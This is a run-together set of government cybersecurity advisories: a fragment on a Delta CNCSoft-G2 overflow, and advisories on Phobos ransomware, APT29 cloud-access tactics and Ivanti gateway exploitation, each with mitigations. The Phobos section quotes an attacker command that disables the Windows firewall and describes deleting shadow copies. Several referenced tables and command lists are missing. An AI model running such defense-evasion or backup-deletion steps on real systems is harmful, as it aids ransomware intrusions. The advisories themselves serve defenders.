Delta Electronics CNCSoft-G2 lacks proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer. An attacker can leverage this vulnerability to execute code in the context of the current process.
Locate control system networks and remote devices behind firewalls and isolating them from business networks.
When remote access is required, use more secure methods, such as Virtual Private Networks (VPNs), recognizing VPNs may have vulnerabilities and should be updated to the most current version available. Also recognize VPN is only as secure as the connected devices.
CISA reminds organizations to perform proper impact analysis and risk assessment prior to deploying defensive measures.
Organizations observing suspected malicious activity should follow established internal procedures and report findings to CISA for tracking and correlation against other incidents.
CISA also recommends users take the following measures to protect themselves from social engineering attacks:
Do not click web links or open attachments in unsolicited email messages.
No known public exploitation specifically targeting this vulnerability has been reported to CISA at this time. This vulnerability is not exploitable remotely.
Note: This joint Cybersecurity Advisory (CSA) is part of an ongoing #StopRansomware effort to publish advisories for network defenders that detail various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.
The Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing and Analysis Center (MS-ISAC) are releasing this joint CSA, to disseminate known TTPs and IOCs associated with the Phobos ransomware variants observed as recently as February 2024, according to open source reporting. Phobos is structured as a ransomware-as-a-service (RaaS) model. Since May 2019, Phobos ransomware incidents impacting state, local, tribal, and territorial (SLTT) governments have been regularly reported to the MS-ISAC. These incidents targeted municipal and county governments, emergency services, education, public healthcare, and other critical infrastructure entities to successfully ransom several million U.S. dollars.[1],[2]
The FBI, CISA, and the MS-ISAC encourage organizations to implement the recommendations in the Mitigations section of this CSA to reduce the likelihood and impact of Phobos ransomware and other ransomware incidents.
Note: This advisory uses the MITRE ATT&CK for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques section for a table of the threat actors’ activity mapped to MITRE ATT&CK® tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
Overview
According to open source reporting, Phobos ransomware is likely connected to numerous variants (including Elking, Eight, Devos, Backmydata, and Faust ransomware) due to similar TTPs observed in Phobos intrusions. Phobos ransomware operates in conjunction with various open source tools such as Smokeloader, Cobalt Strike, and Bloodhound. These tools are all widely accessible and easy to use in various operating environments, making it (and associated variants) a popular choice for many threat actors.[3],[4]
Reconnaissance and Initial Access
Phobos actors typically gain initial access to vulnerable networks by leveraging phishing campaigns [T1598] to drop hidden payloads or using internet protocol (IP) scanning tools, such as Angry IP Scanner, to search for vulnerable Remote Desktop Protocol (RDP) ports [T1595.001] or by leveraging RDP on Microsoft Windows environments.[5],[6]
Once they discover an exposed RDP service, the actors use open source brute force tools to gain access [T1110]. If Phobos actors gain successful RDP authentication [T1133][T1078] in the targeted environment, they perform open source research to create a victim profile and connect the targeted IP addresses to their associated companies [T1593]. Threat actors leveraging Phobos have notably deployed remote access tools to establish a remote connection within the compromised network [T1219].[7]
Alternatively, threat actors send spoofed email attachments [T1566.001] that are embedded with hidden payloads [T1204.002] such as SmokeLoader, a backdoor trojan that is often used in conjunction with Phobos. After SmokeLoader’s hidden payload is downloaded onto the victim’s system, threat actors use the malware’s functionality to download the Phobos payload and exfiltrate data from the compromised system.
Execution and Privilege Escalation
Phobos actors run executables like 1saas.exe or cmd.exe to deploy additional Phobos payloads that have elevated privileges enabled [TA0004]. Additionally, Phobos actors can use the previous commands to perform various windows shell functions. The Windows command shell enables threat actors to control various aspects of a system, with multiple permission levels required for different subsets of commands [T1059.003][T1105].[8]
Smokeloader Deployment
Phobos operations feature a standard three phase process to decrypt a payload that allows the threat actors to deploy additional destructive malware.[9]
For the first phase, Smokeloader manipulates either VirtualAlloc or VirtualProtect API functions—which opens an entry point, enabling code to be injected into running processes and allowing the malware to evade network defense tools [T1055.002]. In the second phase, a stealth process is used to obfuscate command and control (C2) activity by producing requests to legitimate websites [T1001.003].[10]
Within this phase, the shellcode also sends a call from the entry point to a memory container [T1055.004] and prepares a portable executable for deployment in the final stage [T1027.002][T1105][T1140].
Finally, once Smokeloader reaches its third stage, it unpacks a program-erase cycle from stored memory, which is then sent to be extracted from a SHA 256 hash as a payload.[7] Following successful payload decryption, the threat actors can begin downloading additional malware.
Additional Phobos Defense Evasion Capabilities
Phobos ransomware actors have been observed bypassing organizational network defense protocols by modifying system firewall configurations using commands like netsh firewall set opmode mode=disable [T1562.004]. Additionally, Phobos actors can evade detection by using the following tools: Universal Virus Sniffer, Process Hacker, and PowerTool [T1562].
Persistence and Privilege Escalation
According to open source reporting, Phobos ransomware uses commands such as Exec.exe or the bcdedit[.]exe control mechanism. Phobos has also been observed using Windows Startup folders and Run Registry Keys such as C:/UsersAdminAppDataLocaldirectory [T1490][T1547.001] to maintain persistence within compromised environments.[5]
Additionally, Phobos actors have been observed using built-in Windows API functions [T1106] to steal tokens [T1134.001], bypass access controls, and create new processes to escalate privileges by leveraging the SeDebugPrivilege process [T1134.002]. Phobos actors attempt to authenticate using cached password hashes on victim machines until they reach domain administrator access [T1003.005].
Discovery and Credential Access
Phobos actors additionally use open source tools [T1588.002] such as Bloodhound and Sharphound to enumerate the active directory [T1087.002]. Mimikatz and NirSoft, as well as Remote Desktop Passview to export browser client credentials [T1003.001][T1555.003], have also been used. Furthermore, Phobos ransomware is able to enumerate connected storage devices [T1082], running processes [T1057], and encrypt user files [T1083].
Exfiltration
Phobos actors have been observed using WinSCP and Mega.io for file exfiltration.[11] They use WinSCP to connect directly from a victim network to an FTP server [T1071.002] they control [TA0010]. Phobos actors install Mega.io [T1048] and use it to export victim files directly to a cloud storage provider [T1567.002]. Data is typically archived as either a .rar or .zip file [T1560] to be later exfiltrated. They target legal documentation, financial records, technical documents (including network architecture), and databases for commonly used password management software [T1555.005].
Impact
After the exfiltration phase, Phobos actors then hunt for backups. They use vssadmin.exe and Windows Management Instrumentation command-line utility (WMIC) to discover and delete volume shadow copies in Windows environments. This prevents victims from recovering files after encryption has taken place [T1047][T1490].
Phobos.exe contains functionality to encrypt all connected logical drives on the target host [T1486]. Each Phobos ransomware executable has unique build identifiers (IDs), affiliate IDs, as well as a unique ransom note which is embedded in the executable. After the ransom note has populated on infected workstations, Phobos ransomware continues to search for and encrypt additional files.


Most extortion [T1657] occurs via email; however, some affiliate groups have used voice calls to contact victims. In some cases, Phobos actors have used onion sites to list victims and host stolen victim data. Phobos actors use various instant messaging applications such as ICQ, Jabber, and QQ to communicate [T1585]. See Figure 2 for a list of email providers used by the following Phobos affiliates: Devos, Eight, Elbie, Eking, and Faust.[6]
The commands above are observed during the execution of a Phobos encryption executable. A Phobos encryption executable spawns a cmd.exe process, which then executes the commands listed in Table 1 with their respective Windows system executables. When the commands above are executed on a Windows system, volume shadow copies are deleted and Windows Firewall is disabled. Additionally, the system’s boot status policy is set to boot even when there are errors during the boot process, and automatic recovery options, like Windows Recovery Environment (WinRE), are disabled for the given boot entry. The system’s backup catalog is also deleted. Finally, the Phobos ransom note is displayed to the end user using mshta.exe.
Disclaimer: Organizations are encouraged to investigate the use of the IOCs in Table 7 for related signs of compromise prior to performing remediation actions.
Table 7: Phobos IOCs from September through December 2023
Disclaimer: Organizations are encouraged to investigate the use of the file hashes in Tables 8 and 9 for related signs of compromise prior to performing remediation actions.
Table 8: Phobos Actor File Hashes Observed in October 2023
Following successful RDP authentication, Phobos actors search for IP addresses and pair them with their associated computer to create a victim profile.
Phobos actors use Smokeloader to inject code into running processes to identify an entry point through enabling a VirtualAlloc or VirtualProtect process.
Phobos threat actors may delete or remove backups to include volume shadow copies from Windows environments to prevent victim data recovery response efforts.
Phobos threat actor’s extort victims for financial gain.
MITIGATIONS
Secure by Design and Default Mitigations:
These mitigations apply to all critical infrastructure organizations and network defenders. The FBI, CISA, and MS-ISAC recommend that software manufacturers incorporate secure by design and default principles and tactics into their software development practices limiting the impact of ransomware techniques, thus, strengthening the secure posture for their customers.
The FBI, CISA, and MS-ISAC recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture against actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
Implement application controls to manage and control execution of software, including allowlisting remote access programs.
Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlist solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
Implement log collection best practices and use intrusion detection systems to defend against threat actors manipulating firewall configurations through early detection [CPG 2.T].
Implement EDR solutions to disrupt threat actor memory allocation techniques.
Strictly limit the use of RDP and other remote desktop services. If RDP is necessary, rigorously apply best practices, for example [CPG 2.W]:
Audit the network for systems using RDP.
Close unused RDP ports.
Enforce account lockouts after a specified number of attempts.
Disable command-line and scripting activities and permissions [CPG 2.N].
Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 4.C].
Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege (PoLP) [CPG 2.E].
Reduce the threat of credential compromise via the following:
Place domain admin accounts in the protected users’ group to prevent caching of password hashes locally.
Refrain from storing plaintext credentials in scripts.
Implement time-based access for accounts at the admin level and higher [CPG 2.A, 2.E].
In addition, the authoring authorities of this CSA recommend network defenders apply the following mitigations to limit potential adversarial use of common system and network discovery techniques, and to reduce the impact and risk of compromise by ransomware or data extortion actors:
Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (i.e., hard drive, storage device, or the cloud).
Maintain offline backups of data and regularly maintain backup and restoration (daily or weekly at minimum). By instituting this practice, an organization limits the severity of disruption to its business practices [CPG 2.R].
Require all accounts with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with NIST’s standards for developing and managing password policies.
Use longer passwords consisting of at least 15 characters and no more than 64 characters in length [CPG 2.B].
Store passwords in hashed format using industry-recognized password managers.
Add password user “salts” to shared login credentials.
Refrain from requiring password changes more frequently than once per year. Note: NIST guidance suggests favoring longer passwords instead of requiring regular and frequent password resets. Frequent password resets are more likely to result in users developing password “patterns” cyber criminals can easily decipher.
Require administrator credentials to install software.
Require phishing-resistant multifactor authentication (MFA) for all services to the extent possible, particularly for webmail, virtual private networks (VPNs), and accounts that access critical systems [CPG 2.H].
Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement [CPG 2.F].
Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting the ransomware, implement a tool that logs and reports all network traffic and activity, including lateral movement, on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host [CPG 3.A].
Install, regularly update, and enable real time detection for antivirus software on all hosts.
Consider adding an email banner to emails received from outside your organization [CPG 2.M].
Disable hyperlinks in received emails.
Ensure all backup data is encrypted, immutable (i.e., ensure backup data cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].
VALIDATE SECURITY CONTROLS
In addition to applying mitigations, the FBI, CISA, and MS-ISAC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK for Enterprise framework in this advisory. The FBI, CISA, and MS-ISAC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.
To get started:
Select an ATT&CK technique described in this advisory (see Tables 4-16).
Align your security technologies against the technique.
Test your technologies against the technique.
Analyze your detection and prevention technologies’ performance.
Repeat the process for all security technologies to obtain a set of comprehensive performance data.
Tune your security program, including people, processes, and technologies, based on the data generated by this process.
The FBI, CISA, and MS-ISAC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.
RESOURCES
Stopransomware.gov is a whole-of-government approach that gives one central location for ransomware resources and alerts.
The FBI is seeking any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom-note, communications with Phobos actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.
Additional details requested include: a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host and network-based indicators.
The FBI and CISA do not encourage paying ransom as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, the FBI and CISA urge you to promptly report ransomware incidents to the FBI Internet Crime Complaint Center (IC3), a local FBI Field Office, or to CISA at report@cisa.gov or (888) 282-0870.
DISCLAIMER
The FBI does not conduct its investigative activities or base attribution solely on activities protected by the First Amendment. Your company has no obligation to respond or provide information back to the FBI in response to this engagement. If, after reviewing the information, your company decides to provide referral information to the FBI, it must do so in a manner consistent with federal law. The FBI does not request or expect your company to take any particular action regarding this information other than holding it in confidence due to its sensitive nature.
The information in this report is being provided “as is” for informational purposes only. The FBI and CISA not endorse any commercial product or service, including any subjects of analysis. Any reference to specific commercial products, processes, or services by service mark, trademark, manufacturer, or otherwise does not constitute or imply endorsement, recommendation, or favoring by CISA, the FBI, and the MS-ISAC.
ACKNOWLEDGEMENTS
The California Joint Regional Intelligence Center (JRIC, CA) and Israel National Cyber Directorate (INCD) contributed to this CSA.
How SVR-Attributed Actors are Adapting to the Move of Government and Corporations to Cloud Infrastructure
OVERVIEW
This advisory details recent tactics, techniques, and procedures (TTPs) of the group commonly known as APT29, also known as Midnight Blizzard, the Dukes, or Cozy Bear.
The UK National Cyber Security Centre (NCSC) and international partners assess that APT29 is a cyber espionage group, almost certainly part of the SVR, an element of the Russian intelligence services. The US National Security Agency (NSA), the US Cybersecurity and Infrastructure Security Agency (CISA), the US Cyber National Mission Force (CNMF), the Federal Bureau of Investigation (FBI), Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC), the Canadian Centre for Cyber Security (CCCS), and New Zealand Government Communications Security Bureau (GCSB) agree with this attribution and the details provided in this advisory.
This advisory provides an overview of TTPs deployed by the actor to gain initial access into the cloud environment and includes advice to detect and mitigate this activity.
To download the PDF version of this report, click here.
PREVIOUS ACTOR ACTIVITY
The NCSC has previously detailed how Russian Foreign Intelligence Service (SVR) cyber actors have targeted governmental, think tank, healthcare, and energy targets for intelligence gain. It has now observed SVR actors expanding their targeting to include aviation, education, law enforcement, local and state councils, government financial departments, and military organizations.
As organizations continue to modernize their systems and move to cloud-based infrastructure, the SVR has adapted to these changes in the operating environment.
They have to move beyond their traditional means of initial access, such as exploiting software vulnerabilities in an on-premises network, and instead target the cloud services themselves.
To access the majority of the victims’ cloud hosted network, actors must first successfully authenticate to the cloud provider. Denying initial access to the cloud environment can prohibit SVR from successfully compromising their target. In contrast, in an on-premises system, more of the network is typically exposed to threat actors.
Below describes in more detail how SVR actors are adapting to continue their cyber operations for intelligence gain. These TTPs have been observed in the last 12 months.
ACCESS VIA SERVICE AND DORMANT ACCOUNTS
Previous SVR campaigns reveal the actors have successfully used brute forcing [T1110] and password spraying to access service accounts. This type of account is typically used to run and manage applications and services. There is no human user behind them so they cannot be easily protected with multi-factor authentication (MFA), making these accounts more susceptible to a successful compromise. Service accounts are often also highly privileged depending on which applications and services they’re responsible for managing. Gaining access to these accounts provides threat actors with privileged initial access to a network, to launch further operations.
SVR campaigns have also targeted dormant accounts belonging to users who no longer work at a victim organization but whose accounts remain on the system [T1078.004].
Following an enforced password reset for all users during an incident, SVR actors have also been observed logging into inactive accounts and following instructions to reset the password. This has allowed the actor to regain access following incident response eviction activities.
CLOUD-BASED TOKEN AUTHENTICATION
Account access is typically authenticated by either username and password credentials or system-issued access tokens. The NCSC and partners have observed SVR actors using tokens to access their victims’ accounts, without needing a password [T1528].
The default validity time of system-issued tokens varies dependent on the system; however, cloud platforms should allow administrators to adjust the validity time as appropriate for their users. More information can be found on this in the mitigations section of this advisory.
ENROLLING NEW DEVICES TO THE CLOUD
On multiple occasions, the SVR have successfully bypassed password authentication on personal accounts using password spraying and credential reuse. SVR actors have also then bypassed MFA through a technique known as “MFA bombing” or “MFA fatigue,” in which the actors repeatedly push MFA requests to a victim’s device until the victim accepts the notification [T1621].
Once an actor has bypassed these systems to gain access to the cloud environment, SVR actors have been observed registering their own device as a new device on the cloud tenant [T1098.005]. If device validation rules are not set up, SVR actors can successfully register their own device and gain access to the network.
By configuring the network with device enrollment policies, there have been instances where these measures have defended against SVR actors and denied them access to the cloud tenant.
RESIDENTIAL PROXIES
As network-level defenses improve detection of suspicious activity, SVR actors have looked at other ways to stay covert on the internet. A TTP associated with this actor is the use of residential proxies [T1090.002]. Residential proxies typically make traffic appear to originate from IP addresses within internet service provider (ISP) ranges used for residential broadband customers and hide the true source. This can make it harder to distinguish malicious connections from typical users. This reduces the effectiveness of network defenses that use IP addresses as indicators of compromise, and so it is important to consider a variety of information sources such as application and host-based logging for detecting suspicious activity.
CONCLUSION
The SVR is a sophisticated actor capable of carrying out a global supply chain compromise such as the 2020 SolarWinds, however the guidance in this advisory shows that a strong baseline of cyber security fundamentals can help defend from such actors.
For organizations that have moved to cloud infrastructure, a first line of defense against an actor such as SVR should be to protect against SVR’s TTPs for initial access. By following the mitigations outlined in this advisory, organizations will be in a stronger position to defend against this threat.
Once the SVR gain initial access, the actor is capable of deploying highly sophisticated post compromise capabilities such as MagicWeb, as reported in 2022. Therefore, mitigating against the SVR’s initial access vectors is particularly important for network defenders.
Some of the TTPs listed in this report, such as residential proxies and exploitation of system accounts, are similar to those reported as recently as January 2024 by Microsoft.
MITRE ATT&CK®
This report has been compiled with respect to the MITRE ATT&CK® framework, a globally accessible knowledge base of adversary tactics and techniques based on real-world observations.
Accounts that cannot use 2SV should have strong, unique passwords. User and system accounts should be disabled when no longer required with a “joiners, movers, and leavers” process in place and regular reviews to identify and disable inactive/dormant accounts. See NCSC guidance: 10 Steps to Cyber Security.
System and service accounts should implement the principle of least privilege, providing tightly scoped access to resources required for the service to function.
Canary service accounts should be created which appear to be valid service accounts but are never used by legitimate services. Monitoring and alerting on the use of these account provides a high confidence signal that they are being used illegitimately and should be investigated urgently.
Session lifetimes should be kept as short as practical to reduce the window of opportunity for an adversary to use stolen session tokens. This should be paired with a suitable authentication method that strikes a balance between regular user authentication and user experience.
Ensure device enrollment policies are configured to only permit authorized devices to enroll. Use zero-touch enrollment where possible, or if self-enrollment is required then use a strong form of 2SV that is resistant to phishing and prompt bombing. Old devices should be prevented from (re)enrolling when no longer required. See NCSC guidance: Device Security Guidance.
Consider a variety of information sources such as application events and host-based logs to help prevent, detect and investigate potential malicious behavior. Focus on the information sources and indicators of compromise that have a better rate of false positives. For example, looking for changes to user agent strings that could indicate session hijacking may be more effective than trying to identify connections from suspicious IP addresses. See NCSC guidance: Introduction to Logging for Security Purposes.
DISCLAIMER
This report draws on information derived from NCSC and industry sources. Any NCSC findings and recommendations made have not been provided with the intention of avoiding all risks and following the recommendations will not remove all such risk. Ownership of information risks remains with the relevant system owner at all times.
This information is exempt under the Freedom of Information Act 2000 (FOIA) and may be exempt under other UK information legislation.
The Cybersecurity and Infrastructure Security Agency (CISA) and the following partners (hereafter referred to as the authoring organizations) are releasing this joint Cybersecurity Advisory to warn that cyber threat actors are exploiting previously identified vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure gateways. CISA and authoring organizations appreciate the cooperation of Volexity, Ivanti, Mandiant and other industry partners in the development of this advisory and ongoing incident response activities. Authoring organizations:
Federal Bureau of Investigation (FBI)
Multi-State Information Sharing & Analysis Center (MS-ISAC)
Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC)
United Kingdom National Cyber Security Centre (NCSC-UK)
Canadian Centre for Cyber Security (Cyber Centre), a part of the Communications Security Establishment
New Zealand National Cyber Security Centre (NCSC-NZ)
CERT-New Zealand (CERT NZ)
Of particular concern, the authoring organizations and industry partners have determined that cyber threat actors are able to deceive Ivanti’s internal and external Integrity Checker Tool (ICT), resulting in a failure to detect compromise.
Cyber threat actors are actively exploiting multiple previously identified vulnerabilities—CVE-2023-46805, CVE-2024-21887, CVE-2024-22024, and CVE-2024-21893—affecting Ivanti Connect Secure and Ivanti Policy Secure gateways. The vulnerabilities impact all supported versions (9.x and 22.x) and can be used in a chain of exploits to enable malicious cyber threat actors to bypass authentication, craft malicious requests, and execute arbitrary commands with elevated privileges.
During multiple incident response engagements associated with this activity, CISA identified that Ivanti’s internal and previous external ICT failed to detect compromise. In addition, CISA has conducted independent research in a lab environment validating that the Ivanti ICT is not sufficient to detect compromise and that a cyber threat actor may be able to gain root-level persistence despite issuing factory resets.
The authoring organizations encourage network defenders to (1) assume that user and service account credentials stored within the affected Ivanti VPN appliances are likely compromised, (2) hunt for malicious activity on their networks using the detection methods and indicators of compromise (IOCs) within this advisory, (3) run Ivanti’s most recent external ICT, and (4) apply available patching guidance provided by Ivanti as version updates become available. If a potential compromise is detected, organizations should collect and analyze logs and artifacts for malicious activity and apply the incident response recommendations within this advisory.
Based upon the authoring organizations’ observations during incident response activities and available industry reporting, as supplemented by CISA’s research findings, the authoring organizations recommend that the safest course of action for network defenders is to assume a sophisticated threat actor may deploy rootkit level persistence on a device that has been reset and lay dormant for an arbitrary amount of time. For example, as outlined in PRC State-Sponsored Actors Compromise and Maintain Persistent Access to U.S. Critical Infrastructure), sophisticated actors may remain silent on compromised networks for long periods. The authoring organizations strongly urge all organizations to consider the significant risk of adversary access to, and persistence on, Ivanti Connect Secure and Ivanti Policy Secure gateways when determining whether to continue operating these devices in an enterprise environment.
This advisory uses the MITRE ATT&CK® for Enterprise framework, version 14. See the MITRE ATT&CK Tactics and Techniques in Appendix C for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.
Overview
On January 10, 2024, Volexity reported on two vulnerabilities in Ivanti Connect Secure and Ivanti Policy Secure gateways observed being chained to achieve unauthenticated remote code execution (RCE):[1]
Volexity first identified active exploitation in early December 2023, when they detected suspicious lateral movement [TA0008] on the network of one of their network security monitoring service customers. Volexity identified that threat actors exploited the vulnerabilities to implant web shells, including GLASSTOKEN and GIFTEDVISITOR, on internal and external-facing web servers [T1505.003]. Once successfully deployed, these web shells are used to execute commands on compromised devices.[1]
After Ivanti provided initial mitigation guidance in early January, threat actors developed a way to bypass those mitigations to deploy BUSHWALK, LIGHTWIRE, and CHAINLINE web shell variants.[2] Following the actors’ developments, Ivanti disclosed three additional vulnerabilities:
CVE-2024-21893 is a server-side request forgery vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x) Ivanti Policy Secure (9.x, 22.x), and Ivanti Neurons for ZTA that allows an attacker to access restricted resources without authentication.
CVE-2024-22024 is an XML vulnerability in the SAML component of Ivanti Connect Secure (9.x, 22.x), Ivanti Policy Secure (9.x, 22.x), and ZTA gateways that allows an attacker to access restricted resources without authentication.
CVE-2024-21888 is a privilege escalation vulnerability found in the web component of Ivanti Connect Secure and Ivanti Policy Secure. This vulnerability allows threat actors to gain elevated privileges to that of an administrator.
Observed Threat Actor Activity
CISA has responded to multiple incidents related to the above vulnerabilities in Ivanti Connect Secure and Policy Secure Gateways. In these incidents, actors exploited these CVEs for initial access to implant web shells and to harvest credentials stored on the devices. Post-compromise, the actors moved laterally into domain environments and have been observed leveraging tools that are native to the Ivanti appliances—such as freerdp, ssh, telnet, and nmap libraries—to expand their access to the domain environment. The result, in some cases, was a full domain compromise.
During incident response investigations, CISA identified that Ivanti’s internal and external ICT failed to detect compromise. The organizations leveraged the integrity checker to identify file mismatches in Ivanti devices; however, CISA incident response analysis confirmed that both the internal and external versions of the ICT were not reliable due to the existence of web shells found on systems that had no file mismatches according to the ICTs. Additionally, forensic analysis showed evidence the actors were able to clean up their efforts by overwriting files, time-stomping files, and re-mounting the runtime partition to return the appliance to a “clean state.” This reinforces that ICT scans are not reliable to indicate previous compromise and can result in a false sense of security that the device is free of compromise.
As detailed in Appendix A, CISA conducted independent research in a lab environment validating that the ICT is likely insufficient for detecting compromise and that a cyber threat actor may be able to maintain root level persistence despite issuing factory resets and appliance upgrades.
INDICATORS OF COMPROMISE
See Tables 1 – 4 in Appendix B for IOCs related to cyber actors exploiting multiple CVEs related to Ivanti appliances.
Memory and disk forensics were used during forensic analysis, combined with the Integrity Checker Tool, to identify malicious files on the compromised Ivanti Connect Secure VPN appliance. This advisory provides a list of combined authoring organization IOCs and open source files identified by Volexity via network analysis.
Disclaimer: Some IP addresses in this advisory may be associated with legitimate activity. Organizations are encouraged to investigate the activity around these IP addresses prior to taking action such as blocking. Activity should not be attributed as malicious without analytical evidence to support it is used at the direction of, or controlled by, threat actors.
The authoring organizations encourage you to assess your organization’s user interface (UI) software and systems for evidence of compromise and to hunt for malicious activity using signatures outlined within this advisory. If compromise is suspected or detected, organizations should assume that threat actors hold full administrative access and can perform all tasks associated with the Ivanti Connect Secure VPN appliance as well as executing arbitrary code and installing malicious payloads.
Note: These are vendor-managed appliances and systems may be encrypted with limited access. Thus, collecting artifacts may be limited on some versions of appliances. The authoring organizations recommend investigating associated devices on the network to identify lateral movement in the absence of access to the Secure Connect appliance.
If a potential compromise is detected, organizations should:
Quarantine or take offline potentially affected hosts.
Reimage compromised hosts.
Reset all credentials that may have been exposed during the compromise, including user and service accounts.
Identify Ivanti hosts with Active Directory (AD) access, threat actors can trivially export active domain administrator credentials during initial compromise. Until there is evidence to the contrary, it is assumed that AD access on compromised systems is connected to external authentication systems such as Lightweight Directory Access Protocol (LDAP) and AD.
Collect and review artifacts such as running processes/services, unusual authentications, and recent network connections.
Note: Removing malicious administrator accounts may not fully mitigate risk considering threat actors may have established additional persistence mechanisms.
Report the compromise to FBI Internet Crime Complaint Center (IC3) at IC3.gov, local FBI field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov or 888-282-0870). State, local, tribal, or territorial government entities can also report to MS-ISAC (SOC@cisecurity.org or 866-787-4722). Organizations outside of the United States should contact their national cyber center. (See the Reporting section.)
MITIGATIONS
These mitigations apply to all critical infrastructure organizations and network defenders using Ivanti Connect Secure VPN and Ivanti Policy Secure. The authoring organizations recommend that software manufacturers incorporate Secure by Design principles and tactics into their software development practices. These principles and tactics can limit the impact of exploitation—such as threat actors leveraging newly discovered, unpatched vulnerabilities within Ivanti appliances—thus, strengthening the secure posture for their customers.
The authoring organizations recommend organizations implement the mitigations below to improve your cybersecurity posture based on threat actor activity and to reduce the risk of compromise associated with Ivanti vulnerabilities. These mitigations align with the cross-sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s Cross-Sector Cybersecurity Performance Goals for more information on the CPGs, including additional recommended baseline protections.
As organizations make risk decisions in choosing a VPN, to include decisions regarding continued operation of Ivanti Connect Secure and Policy Secure gateways, avoid VPN solutions that use proprietary protocols or non-standard features. VPNs as a class of devices carry some specific risks that a non-expert implementer may trigger (e.g., authentication integration and patching). When choosing a VPN, organizations should consider vendors who:
Provide a Software Bill of Materials (SBOM) to proactively identify, and enable remediation of, embedded software vulnerabilities, such as deprecated operating systems.
Allow a restore from trusted media to establish a root of trust. If the software validation tooling can be modified by the software itself, there is no way to establish a root of trust other than returning the device to the manufacturer (return material authorization [RMA]).
Are a CVE Numbering Authority (CNA) so that CVEs are assigned to emerging vulnerabilities in a timely manner.
Have a public Vulnerability Disclosure Policy (VDP) to enable security researchers to proactively share and disclose vulnerabilities through coordinated vulnerability disclosure (CVD).
Have in place a clear end-of-life policy (EoL) to prepare customers for updating to supported product versions.
Limit outbound internet connections from SSL VPN appliances to restrict access to required services. This will limit the ability of an actor to download tools or malware onto the device or establish outbound connections to command and control (C2) servers.
Ensure SSL VPN appliances configured with Active Directory or LDAP authentication use low privilege accounts for the LDAP bind.
Limit SSL VPN connections to unprivileged accounts only to help limit the exposure of privileged account credentials.
Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Organizations should patch vulnerable software and hardware systems within 24 to 48 hours of vulnerability disclosure. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
Secure remote access tools.
Implement application controls to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
Strictly limit the use of Remote Desktop Protocols (RDP) and other remote desktop services. If RDP is necessary, rigorously apply best practices, for example [CPG 2.W]:
Audit the network for systems using RDP.
Close unused RDP ports.
Enforce account lockouts after a specified number of attempts.
Configure the Windows Registry to require User Account Control (UAC) approval for any PsExec operations requiring administrator privileges to reduce the risk of lateral movement by PsExec.
Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, or the cloud).
Require all accounts with password logins (e.g., service account, admin accounts, and domain admin accounts) to comply with NIST’s standards for developing and managing password policies.
Use longer passwords consisting of at least 15 characters [CPG 2.B].
